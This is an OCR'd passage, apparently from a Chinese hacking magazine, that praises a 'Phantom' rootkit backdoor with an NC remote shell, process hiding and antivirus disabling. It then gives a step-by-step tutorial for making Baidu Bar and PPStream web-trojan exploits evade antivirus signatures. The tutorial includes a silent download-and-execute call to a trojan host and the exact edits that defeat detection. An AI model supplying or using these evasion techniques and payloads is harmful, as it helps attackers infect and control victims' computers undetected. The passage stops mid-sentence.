



图6


图7

点击“Shell”按钮可以得到一个远程系统的Shell，该功能和其它木马中的“命令提示符”功能却截然不同。因为其它木马中的“命令提示符”功能都是通过调用远程系统中的命令提示符来实现的，而幻影中的“Shell”命令则是利用常见的NC实现的，因此在执行该功能以前需要复制一个NC到木马目录中。当用户执行“Shell”命令后，就会自动调用NC对远程系统进行

连接，连接成功以后就可以在Shell 窗口中得知远程用户的相关权限。如果是管理员权限的话，那么就可以执行各种命令。我们知道NC 的功能远远超过系统中的命令提示符，但是NC 执行命令的速度缺跟不上命令提示符，如图7。

另外幻影RootKit 还包括远程桌面和视频查看功能，但是这些功能目前还在开发功能也不太完善，远程桌面只能实现简单点桌面截图操作而已，因此这里就不为大家再着重介绍这些功能了。

三、服务端隐蔽性检测

幻影作为一款国内的RootKit 后门程序，它有多少的控制功能都是其次的，主要是其服务端程序的隐蔽性有多强。通过冰刃对安装有幻影服务端程序的系统进行检测，虽然通过进程、启动项等都无法检测到服务端程序的存在，但是系统端口却暴露出服务端程序的进程，我们可以明确的看出服务端默认利用的进程是Winlogon.exe。

另外在服务端程序运行后，系统中正在运行的进程都会被感染，同时杀毒软件也会被服务端程序所破坏。虽然它们并不会像熊猫烧香一样更换文件的图标，但是从文件的修改时间中同样可以得到文件被篡改的信息。因此无论怎么样要想成功的将其清除还是非常麻烦的，那些被感染的文件都需要重新安装才行。

四、小结


虽然幻影自身还存在有很多的不足之处，但是随着作者的不断更新，相关的问题都可以得到一一的解决。但是幻影还需要在隐蔽性方面多下一些工夫，真正的实现端口、进程、启动项等真正的隐藏。最后我们希望幻影RootKit 越来越好，早日成为一款世界级的RootKit 后门程序。（本文所涉及到的幻影远程控制已收录到光盘中）

网页木马免杀全过程

蜀国布衣

文章难易度：★★
文章阅读点：三种网页木马的免杀心得


最近一段时间，很多国内知名的应用程序都出现了很严重的安全漏洞，而这些漏洞的运用方法也都出奇地一致——网页木马。可是网页木马和木马程序一样，一经推出就会很快被杀毒软件所查杀。关于木马程序的免杀已经介绍过很多了，今天就来看看网页木马是如何进行免杀制作的。



一、百度搜霸网页木马

百度搜霸漏洞是由于BaiduBar.dll ActiveX 控件中存在一个可以供远程代码执行的高危漏洞。运行百度搜霸漏洞网页木马生成器来创建一个自己需要的网页木马文件。分别利用瑞星和卡巴斯基对这个文件进行查杀，发现目前只有瑞星可以对这个文件进行查杀。

现在我们就利用常见的源代码折半法来进行文件特征码的寻找并进行免杀，所谓源代码折半法，就是把源代码从中一分为二，接着来查看哪一部分代码被杀，如果发现两层以上的特征码再将这段分开，然后依次类推缩小范围，最终找到文件中特征码的所在位置，这也是网页木马免杀最常用的检测方法。



由于百度搜霸网页木马的代码很少很清晰，因此制作免杀起来还是有一定的难度的，所以我们只能从文件代码中间进行修改操作。“("http://www.muma.com/calc.cab", "muma.exe", 0)”,这段代码是网页木马先利用DloadDS()函数下载CAB 文件，然后在本地将其转化为可执行文件再运行。在这段代码最后有一个参数0，它的作用就是让下载的文件不显示给用户。我们只需要把参数0 改为1，网页木马文件就可以起到免杀的效果了。不过问题也随之而来了，改成1 后网页木马会弹出一个提示窗口，这个样子很容易被发现并引起用户的怀疑。那应该怎么办呢？其实操作起来很简单，我们只需要将参数0 改为00，就可以轻易的躲过瑞星杀毒软件的检测，如图1。

二、PPStream网页木马


PPStream 网页木马是通过PPStream 的堆栈溢出产生的。首先还是通过PPStream 漏洞生成器来创建一个网页木马文件，接着通过金山毒霸对其进行查杀，毋庸置疑已经被查杀了。我们还是先通过源代码折半法来确定特征码的位置，经过测试发现特征码处于**<object id="ppc" Classid="CLSID:5EC7C511-CD0F-42E6-830C-1BD9882F3458">**这段中。其实制作过免杀网页木马的用户一眼就可以看出，问题一定是在ppc 这个参数里面，因为参数从来就是杀毒软件特征码的提取内容。我们将ppc 改为duba，然后网页木马文件就免杀了，如图2。不过需要大家注意的是，这段代码和后面的是相连的，因此只要使用ppc 